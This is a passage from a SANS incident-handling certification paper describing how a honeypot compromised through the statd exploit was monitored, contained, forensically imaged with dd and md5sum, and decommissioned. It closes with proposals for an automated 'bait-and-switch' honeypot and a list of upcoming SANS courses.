- **Recovery**: this is where the experiment and a real-world scenario diverge significantly. Because the point is to only elicit a single compromise the plan was to de-activate all of the honey pot systems permanently as well as all of the automated countermeasures which redirected an attacker to those systems. This would require changing many cron jobs, modifying NAT rules, firewall rules, disabling two instances of Snort, disconnecting the hub for the honey pot network, and powering all of the honey pot-related systems off (sniffer, honey pots, etc.) Since the goal was to lure an attacker into the honey pot systems instead of attacking a critical network resource there are no production systems to rebuild or redeploy. The system running ACID and Snort would not be de-activated since it adds value regardless of the existence of a honey pot.
- **Lessons Learned**: the results of the experiment as a whole should be analyzed. Paying special attention to the containment and identification techniques to ensure that as a whole the concept of using a honey pot to bait and switch an attacker from a more interesting target was successful and could be replicated with success in an actual revenue producing or operational environment as a countermeasure to prevent break-ins and identify threats to an organization. Recommendations for improvement and a simplified "drop-in-place" solution should be analyzed and proposed for use at corporations and networks, which are receiving significant attempts at computer compromise. The second goal of lessons learned is to document the entire process and submit it as a paper to fulfill the practical examination portion of the GCIH SANS certification.

Identification

At a few minutes before 2300 hours on January 31st, 2002 my pager alerted me to an attack. It showed that someone had triggered three intrusion detection signatures – a portmap status request, the STATD exploit, and finally that the 'id' command was run and had returned a UID of 0 (the attacker was in as root!) I immediately sprang into action. Since I was already certain that they had gained root access (based on the pager message received from the intrusion detection system) I wanted to see what their actions were. The decision was made to observe the actions of the attacker until one of two situations arose; either they were trying to cause harm elsewhere or they had retained control of the system and not done anything of significance for some time (idle host.) I also wanted to ensure that no other resources on my network had been compromised.

I immediately started packet captures in real-time to observe their actions. On a couple of different systems I ran a combination of programs to observe their actions. In one window a copy of TCPDump ran in summary mode so I could get a basic idea of what was happening. In another window I ran URLSnarf (Dsniff) to see outgoing http requests. In yet another window I ran Hunt, which has the ability to display telnet (and other similar protocols) in real-time as the client would see. A copy of Ethereal was started to allow for reconstructing any interactive sessions that would not be decoded by either Hunt or URLSnarf, this would allow me to track such things as IRC, or possibly

any strange backdoor access that was configured. Finally another instance of TCPDump was started with a filter showing only TCP packets with the Syn flag set (this would allow for a faster identification of new activity) the filter syntax used was:

```
tcpdump -n -i fxp2 host 192.168.1.3 and 'tcp[13] & 0x02 != 0'
```

Once the monitoring systems were in place I quickly gained a cogent and complete picture of what the attacker was doing. Since I was expecting a break-in it only took a few minutes (less than five) to get the different monitoring tools in place.

Being able to see all that was going on I confirmed the intrusion detection alerts, and that in fact the honey pot had been compromised. I watched (and laughed quite often) as the attacker tried to download their tools, only to be thwarted by the fact that they could not do active FTP. I guess it goes to show; you don't really have to know that much about the Internet to break into systems on it – you just have to know where to download the tools.

I watched as several connections were made without any success of downloading their toolkit until finally another IP address connected and downloaded the toolkit via Lynx. Shortly after this happened a backdoor program was setup on port 1604 and all further connections were made via this backdoor, which was unfortunately encrypted – resulting in a partial blindness on my part. This isn't entirely true though, since this system had nothing of real interest (there was no confidential information) for the attackers other than the fact that is connected to the Internet. Hoping that their intentions would be displayed in a secondary manner by what actions were performed via the honey pot, I decided to wait before disconnecting the honey pot from the network.

Shortly after gaining access via the backdoor I saw outgoing IRC connections. It was apparent that one of the tools downloaded included an IRC bot. This did concern me since many groups use IRC bots to trade illegal software using the DCC features of IRC. But since the rate limiting was in place this would prove at best a frustrating endeavor for our attackers, and if I saw anything that looked suspicious I could always shut them down.

I watched for a few hours as the IRC bot sat in several idle IRC channels. When there was any activity it was in Spanish, but did not raise any suspicions that illegal software was the intention of this group. Some hazing of folks that drifted into their channel occurred, but aside from that there was never any discussion of other compromised hosts or illegal activity.

The attackers made no attempt at compromising other systems on the Internet or on the local network, and so I decided again to let them continue on under a watchful eye for a while longer. I setup Snort to alert on any outbound connections from the honey pot that way in addition to the automated containment measures I would be able to respond quickly to any abnormal behavior.

Over the next three days, the IRC connection was lost a few times, but the bot automatically re-connected causing my pager to alert me of the activity. Our attackers never returned to the honey pot, but were seen on the IRC channel a few times.

Containment

In a sense containment had already begun once our attackers triggered the first intrusion detection signature. By sending a port map status request they were no longer able to connect to any of my servers that were intended for public access. This isolation hardly accounts for the full containment process in this case, but is a significant part of the process. The redirection worked perfectly, the attackers never suspected that they were being redirected from one target to another.

After three days of letting the system idle I decided that it was unlikely that our attackers would be back anytime soon and that the purpose of the break-in had ultimately been to setup the IRC bot mentioned in the above section. This was disappointing because I wanted to demonstrate the effectiveness of the automated containment measures that would disconnect the honey pot systems if an outbound attack had occurred. While I had tested this repeatedly there is no test as efficient as a live fire situation.

To complete the isolation I manually triggered the containment mechanisms by shutting down the firewall interface connecting the honey pot to the Internet. Since it was determined that no other system had been compromised on my network nor had any systems on the Internet been compromised as a result of the honey pot compromise this was the only step required to completely neutralize the attackers (with regards to my network at least.)

Next I created drive images of the compromised system. This was done on the forensics system that I previously mentioned. First I will give some details about the forensics system before covering how the images were created and subsequently the forensics examination was performed.

The system used for examinations was chosen specifically for flexibility, and as such it has two IDE controllers and two ultra-wide SCSI controllers to allow for imaging of most hard drives. A dual processor system was chosen to allow multiple applications to run simultaneously without any serious impact to performance, 512 MB of RAM to support the large memory usage of processing disk images, and a CD-burner was installed for preservation of evidence. To account for multiple operating systems and the different forensic techniques for the potentially different operating systems that may require analysis the system was configured to boot either Windows 2000 or Slackware Linux 8.0.

Several forensic tools were loaded on the system to allow for examination based on the various goals of an examination. Most notable are EnCase for Windows and the Coroner's Toolkit for Linux. Additionally based on a post to the Honey Pots newsgroup on Security Focus by *Ryan Barnett*, I configured Swatch under Linux to search and assist

in the identification of suspicious files recovered from disk images. A new kernel was built (upgrading from 2.2 to 2.4) to allow for large file support (larger than 2GB.)

The compromised system was running Linux (RedHat 6.2) and because I have experienced difficulties using Encase v 2.0 under Linux when the directories are nested deeper than four or five levels it was determined to use only the Coroner's Toolkit for the analysis of the disk images. I also believe that, while not necessarily easier, the recovery of deleted files and subsequent identification of the deleted sectors is more convenient when using the tools in the Coroner's Toolkit. The unfortunate side effect of using the Coroner's Toolkit is that gaining access to the recovered sectors can take a significant amount of time (in this case, it took about thirty hours to fully process eight gigabytes of data.)

Enough about the machine used for examination and evidence collection (I'll save all that for the GIAC forensics certification.) I'll briefly cover the methods used for the analysis, but will not go in-depth since the focus of this paper is incident handling and not forensics.

The hard drive was removed from the compromised system and placed in the forensics machine, this required changing the jumper on the drive to that of a slave instead of a master. The forensics system was booted running Slackware Linux, and the slave drive (compromised system) was not mounted. I used the 'dd' command to create an image of each partition of the drive. For example:

```
dd if=/dev/hdb1 of=./hdb1
dd if=/dev/hdb2 of=./hdb2
dd if=/dev/hdb5 of=./hdb5
dd if=/dev/hdb6 of=./hdb6
dd if=/dev/hdb7 of=./hdb7
```

An MD5 hash was obtained from both the image captured using 'dd' and the raw disk partitions. This was done in the following manner:

```
dd if=/dev/hdb1 |md5sum >> hdb1.md5
md5sum ./hdb1 >> hdb1.md5
```

Once the MD5 hashes had been obtained and confirmed to be identical, the system was shutdown, the drive removed (to prevent inadvertent modification,) and the drive was placed in a locked fire safe (to preserve chain of custody.)

No additional backups were necessary for the system, aside from the data required to perform a forensic examination. The only item of true interest on the system was the web site, which was actually mirrored from a different server (which is regularly backed-up.)

Eradication

The partition images were mounted one at a time, to determine what their original mount points had been. This was done as follows:

```
mount -o loop,ro,noexec,nosuid ./hdb1 /forensics/honeypot/mnt/
cd /forensics/honeypot/mnt/
ls
. . .
```

Once I had determined which file-system image contained the root partition, the fstab file was obtained, the different partitions were re-named to reflect where their mount points (personal preference only, for easier identification,) and a shell script was written which would mount all of the partitions under the "/forensics/honeypot/mnt" partition. A copy of the resulting script follows:

```
#!/bin/sh

mount -o loop,ro,nosuid,noexec /forensics/honey/image/root /forensics/honey/mnt
mount -o loop,ro,nosuid,noexec /forensics/honey/image/boot /forensics/honey/mnt/boot
mount -o loop,ro,nosuid,noexec /forensics/honey/image/home /forensics/honey/mnt/home
mount -o loop,ro,nosuid,noexec /forensics/honey/image/usr /forensics/honey/mnt/usr
mount -o loop,ro,nosuid,noexec /forensics/honey/image/var /forensics/honey/mnt/var
```

Once all of these steps had been taken, a cursory examination followed. This was simply to reconfirm that the system had indeed been compromised and that the correct system was being examined. The first item scrutinized was the '/var/log/messages' file, which confirmed that the correct system was being analyzed and that in fact it had been compromised by an outside party. The relevant contents of the log file are displayed above in the section titled "*Description and Visualization of the Attack.*"

Now that the validity of the images, and that the correct image was being examined was confirmed, the full forensic examination began. I will give a brief summary of the steps taken:

- Tools (unrm, and lazarus) from the Coroner's Toolkit were used to recover all of the deleted files.
- Using more tools from the Coroner's toolkit (ils, and mactime) a detailed list of file system changes (based on the time of the attack from Snort) was created, all change and modify times were taken into account, and a list of modifications performed by our attacker resulted.
- Swatch was run (driven by a shell script) recursively through the entire mounted file system (from the compromised system) searching for files of interest that contained strings such as rootkit, hide, sniffer and so on.
- Swatch was run against the recovered files from the file system, also with the same keywords (and a similar shell script) as used against the mounted file system. Notably the attackers never tried to hide their existence by deleting evidence, so the most time-consuming part of the forensics analysis – namely recovering and analyzing unallocated clusters on the compromised system's drive, yielded few items of forensic evidence.
- Interesting files that had been located from the three previous methods (file deletion recovery, mactime – for determining file modification and creation times, and searching for suspicious files using Swatch) yielded a list of interesting files

which were analyzed for purpose and content using many different utilities, including text editors, hexadecimal editors, the 'strings' utility, and execution of the utilities in a controlled environment.
- A comprehensive list of activities were compiled and formatted for presentation (as displayed in the "*Description and Visualization of the Attack*" section in this paper.)
- The MD5 hashes obtained were re-confirmed at the end of the examination, to show that no file system modifications were performed during the forensics exam.

The examination yielded in-depth information about the activities of the attackers, and the extent of damage that resulted from those activities. It was apparent that only one system had been compromised.
The final recommendation from containment was that, 1: the drive from the compromised system be stored for a period of time no less than six months locked in a safe to preserve evidence along with a CDROM containing copies of external log files and packet captures (digitally signed using PGP to preserve chain-of-custody and confirm that the evidence had not been tampered with after the collection,) 2: the automated "bait-and-switch" honey pot system should be de-activated. It was a success and its concept had been proven, but required improvements and a possible re-design for more efficient operation and duplication by others (to be covered in more detail in the follow-up section.)

Recovery

Since it was determined that the compromised system would not be placed back on the network, recovery was simplified. However, shutting down the bait-and-switch mechanisms did entail a bit of work.

- First the hubs connecting the honey pots were powered off. This prevented any inbound or outbound access to these systems.
- The remaining honey pots (which, were not compromised) were powered off and up-plugged.
- The firewall that performed the bait-and-switch functions as well as much of the containment was modified to remove any of this functionality. This required many modifications:
    1. Network address translation rules were modified, to prevent the attempt of non-specified port redirection to the production systems.
    2. Firewall rules were modified to block all non-specifically allowed traffic to the production systems. This differs because before any traffic not specifically allowed would be redirected (and by inference allowed) to the honey pot systems.
    3. The two instances of Snort on the firewall were stopped, and removed from the startup files (/etc/rc.local.) The functions of each instance were: 1) initiation of redirection, and 2) automated containment.
    4. The "watchdog" scripts on the firewall were stopped, and removed from the system startup files. These scripts performed 1) notification of events,

2) analysis and facilitation of either redirection or containment, and 3) restarting the Snort processes on the system in the case that they were stopped.
5. The network interface that connected to the honey pot network on the firewall was shutdown, and removed from automated configuration at system boot.
6. The system running ACID and Snort was left unchanged, as was the syslog settings allowing remote syslog data from internal systems. Swatch was left running on this system as well.

Tests were performed from a remote site on the Internet to ensure that the firewall rules worked properly, that as a result of the network changes no new vulnerabilities were present (since now I **do not** want another incident to occur,) and that legitimately offered services continued to perform correctly.

Although several different systems were performing the actions of electronic mail delivery (SMTP,) web server (Apache,) and user-based mail services (SSL enabled IMAP) the services were aggregated on a single IP address through port address translation for access from the Internet. These services were tested remotely to ensure that they were working, and in fact several modifications were required to the firewall rules to enable them correctly.

Port scanning was performed using NMAP to determine that no other ports were being offered. Additionally it was deemed a requirement that all denied traffic be dropped (that no RST or ICMP unreachable messages be sent in the case the service was closed.) If any RST or port unreachable messages were delivered to the scanning system, it would be a sign that the port was inadvertently being allowed, but not available on the target system and that firewall rules would require modification. No ports except those specifically designated for access from the Internet were found to be available.

Because legitimately offered services were never made unavailable to the general Internet population, restoring operations was not a requirement. Operations were never required to be suspended during the incident, proving the experiment a success as a whole.

Lessons Learned

Over the last three years I have run about a dozen different honey pots, and without question this was the most exciting honey pot system I had setup. There were several innovations that attempted unique approaches to the problem of using honey pots for more than just an intellectual study of attackers, and showing that they can save downtime and recovery costs for groups running systems that are likely to be attacked. Overall I consider this experiment a huge success, but there are many points that could be improved on and the overall design could be easier to implement.

I realize this is somewhat of a diversion from the defined objectives in this section of the paper, but I feel I have sufficiently demonstrated the methods of attack the perpetrators

used to gain access, and proper countermeasures and safeguards in the "*Description and Visualization of the Attack"* section of this paper. I specifically wrote that section to serve a dual purpose showing not only the attack itself, but also the fruits of the incident handling process combined with the forensic analysis. I felt that I could provide a better paper by also covering the shortcomings of the countermeasures used to stage the incident. The approach used in this practical assignment is somewhat unique and I hope that a critique of the overall systems and countermeasures, specifically the "bait-and-switch" approach used, will suffice to meet the requirements set forth as opposed to simply re-hashing the data already presented in previous sections of the paper.

Bait-and-switch System Shortcomings

- Complexity
- Non-modular
- Length of time for deployment
- Length of time for de-activation

The approach used was successful, but the implementation not practical for anyone wishing to deploy the same setup into a production environment. In theory it should be practical to create a modular system that could work in any environment with only one system performing all of the tasks except that of the production system being protected. Much work has been done studying the use of "virtual" honey nets using such programs as VMWare or User-Mode-Linux.

First, the system would need to be sufficiently fast. For example a multi-processor system with affinity for the virtual honey pot to run independently on its own processor. Second, all other functions could be combined on the system, but this would require additional resources. Namely a great deal of RAM, fast hard drives, and network cards that have a large cache and lessen the load on a processor. The system would be required to run firewall software that could be scripted to provide automated redirection and containment (port address translation,) the ability to run Snort without significant packet loss and kernel based security to prevent compromise of the system performing the bait-and-switch mechanisms.

Unfortunately these requirements eliminate OpenBSD as a possibility because it does not support multiple processors (SMP,) and I am not aware of any native virtual operating system capabilities for the operating system (though I have *heard* that VMWare can be run using the FreeBSD emulation – two levels of abstraction do, however, not seem to be the optimal method of achieving this goal.)

I do prefer the security model of the BSD kernel over that of Linux, additionally I feel that *(once again – my opinion only)* IPF is superior to IP Tables, not only because of functionality but because of code maturity and the fact that IPF has been in use much longer.

Therefore, the operating system of choice for my "Virtual Bait-and-switch Honey Pot System" would probably be FreeBSD (instead of Linux.) This does have the benefit of allowing the re-use of the scripts and configurations from the OpenBSD test system used in this experiment with minimal changes. Such a system would meet all of the requirements with ease. A single system could be placed in front of the intended production system with only a crossover cable required between the production server and the bait-and-switch system and the connection to the network moved from the production system to the bait-and-switch system instead. The only configuration items (assuming the system was designed for modularity) required would be the IP address of the system being protected, and the TCP/UDP ports that should be allowed through to the production system, all other information such as the virtual network used could remain static since the system is completely isolated from the network. If designed correctly this could be simple to perform. In fact two separate images could be configured to allow for automated recovery in the case that containment was triggered. For example the system could, once containment had been activated, stop the process running the virtual honey pot and restart using a similar, but more secure configuration to provide the perception that the system had been compromised, and rebuilt from scratch using better methodologies. To further the automated containment process, once an outbound attack is detected, pre-empting the examiner's activities by scripting many of the steps could further facilitate the process of forensic analysis. Such as recovering deleted files, identifying file system modifications and using Swatch to analyze the images for anomalous files and presenting reports for the activities. This could make the job of the examiner easier since they would no longer be required to manually drive the process.

In conclusion, the approach used is good, but not the best possible and could be much easier. A more ideal system would be easy to deploy and provide automation of much of the incident handling process as well as further facilitation of forensic examination. A basic outline for this system would be as follows:

- Multi-processor Intel-based computer
- Two network interfaces
- Modem for dialing pagers/sending SMS messages
- FreeBSD
- IPF/IPNAT
- Snort
- VMWare
- Syslog
- Swatch
- Scripts for quickly configuring the system
- Automated redirection of attackers based upon suspicious activity
- Automated containment of attackers by detecting outgoing activity from the virtual honey pot
- Automated image analysis of disk images once containment scripts are triggered
- Automated recovery with a secure image replacement once containment is triggered

The obvious downside to this approach is that while many of the steps are automated, the person responsible for running the system must still be familiar with manually performing the steps themselves. Automation cannot be substituted for knowledge, because at any time an automated countermeasure could fail. However, using a similar system would provide an effective new method of catching an attacker, and would prove especially useful when coupled as an internal-only defense for catching an insider attack.

References and Links

Reference Sites Used:

CVE: http://cve.mitre.org/
CERT: http://www.cert.org/
Security Focus: http://www.securityfocus.com/
Netcraft: http://www.netcraft.com/
SecuriTeam: http://www.securiteam.com/

Operating System Vendors used/mentioned:

OpenBSD: http://www.openbsd.org/
RedHat Linux: http://www.redhat.com/
Slackware Linux: http://www.slackware.com/
Sun Microsystems/Solaris: http://www.sun.com/
Silicon Graphics/Irix: http://www.sgi.com/
Microsoft Windows: http://www.microsoft.com/
FreeBSD: http://www.freebsd.org/

Tools and Utilities:

Snort: http://www.snort.org/
Acid: http://www.cert.org/kb/acid/
Ethereal: http://www.ethereal.com/
EnCase: http://www.encase.com/
MySQL: http://www.mysql.com/
Swatch: http://www.oit.ucsb.edu/~eta/swatch/
TcpDump: http://www.tcpdump.org/
Qpage: http://www.qpage.org/
Dsniff: http://www.monkey.org/~dugsong/dsniff/
The Coroner's Toolkit: http://www.fish.com/tct/
F-Secure SSH: http://www.fsecure.com/
Squid: http://www.squid-cache.org/
Mech: http://www.energymech.net/

Miscellaneous

Swatch & Forensics: http://archives.neohapsis.com/archives/sf/honeypots/2002-q1/0057.html
NSA Security Enhanced Linux: http://www.nsa.gov/selinux/docs.html
Linux Intrusion Detection System (LIDS): http://www.lids.org/

Last Updated: July 26th, 2017

Upcoming Training

Security Awareness Summit & Training 2017	Nashville, TN	Jul 31, 2017 - Aug 09, 2017	Live Event
SANS San Antonio 2017	San Antonio, TX	Aug 06, 2017 - Aug 11, 2017	Live Event
SANS Boston 2017	Boston, MA	Aug 07, 2017 - Aug 12, 2017	Live Event
SANS Salt Lake City 2017	Salt Lake City, UT	Aug 14, 2017 - Aug 19, 2017	Live Event
SANS New York City 2017	New York City, NY	Aug 14, 2017 - Aug 19, 2017	Live Event
Community SANS Memphis SEC504	Memphis, TN	Aug 21, 2017 - Aug 26, 2017	Community SANS
SANS Adelaide 2017	Adelaide, Australia	Aug 21, 2017 - Aug 26, 2017	Live Event
SANS Virginia Beach 2017	Virginia Beach, VA	Aug 21, 2017 - Sep 01, 2017	Live Event
SANS Chicago 2017	Chicago, IL	Aug 21, 2017 - Aug 26, 2017	Live Event
Mentor Session AW - SEC504	Milwaukee, WI	Aug 23, 2017 - Sep 29, 2017	Mentor
Mentor Session AW - SEC504	New York, NY	Aug 24, 2017 - Sep 08, 2017	Mentor
Mentor Session - SEC504	Denver, CO	Aug 29, 2017 - Oct 10, 2017	Mentor
SANS San Francisco Fall 2017	San Francisco, CA	Sep 05, 2017 - Sep 10, 2017	Live Event
SANS vLive - SEC504: Hacker Tools, Techniques, Exploits and Incident Handling	SEC504 - 201709,	Sep 05, 2017 - Oct 12, 2017	vLive
SANS Tampa - Clearwater 2017	Clearwater, FL	Sep 05, 2017 - Sep 10, 2017	Live Event
SANS Network Security 2017	Las Vegas, NV	Sep 10, 2017 - Sep 17, 2017	Live Event
SANS Dublin 2017	Dublin, Ireland	Sep 11, 2017 - Sep 16, 2017	Live Event
Mentor AW - SEC504	Santa Clara, CA	Sep 11, 2017 - Sep 22, 2017	Mentor
Mentor Session - SEC504	Arlington, VA	Sep 20, 2017 - Nov 01, 2017	Mentor
SANS Baltimore Fall 2017	Baltimore, MD	Sep 25, 2017 - Sep 30, 2017	Live Event
SANS London September 2017	London, United Kingdom	Sep 25, 2017 - Sep 30, 2017	Live Event
Rocky Mountain Fall 2017	Denver, CO	Sep 25, 2017 - Sep 30, 2017	Live Event
SANS SEC504 at Cyber Security Week 2017	The Hague, Netherlands	Sep 25, 2017 - Sep 30, 2017	Live Event
Community SANS Columbia SEC504	Columbia, MD	Sep 25, 2017 - Sep 30, 2017	Community SANS
Mentor Session - SEC504	Boston, MA	Sep 26, 2017 - Nov 07, 2017	Mentor
SANS DFIR Prague 2017	Prague, Czech Republic	Oct 02, 2017 - Oct 08, 2017	Live Event
Mentor Session AW - SEC504	Houston, TX	Oct 02, 2017 - Dec 11, 2017	Mentor
Mentor Session - SEC504	Columbia, SC	Oct 03, 2017 - Nov 14, 2017	Mentor
SANS October Singapore 2017	Singapore, Singapore	Oct 09, 2017 - Oct 28, 2017	Live Event
SANS Phoenix-Mesa 2017	Mesa, AZ	Oct 09, 2017 - Oct 14, 2017	Live Event
Community SANS Chicago SEC504	Chicago, IL	Oct 09, 2017 - Oct 14, 2017	Community SANS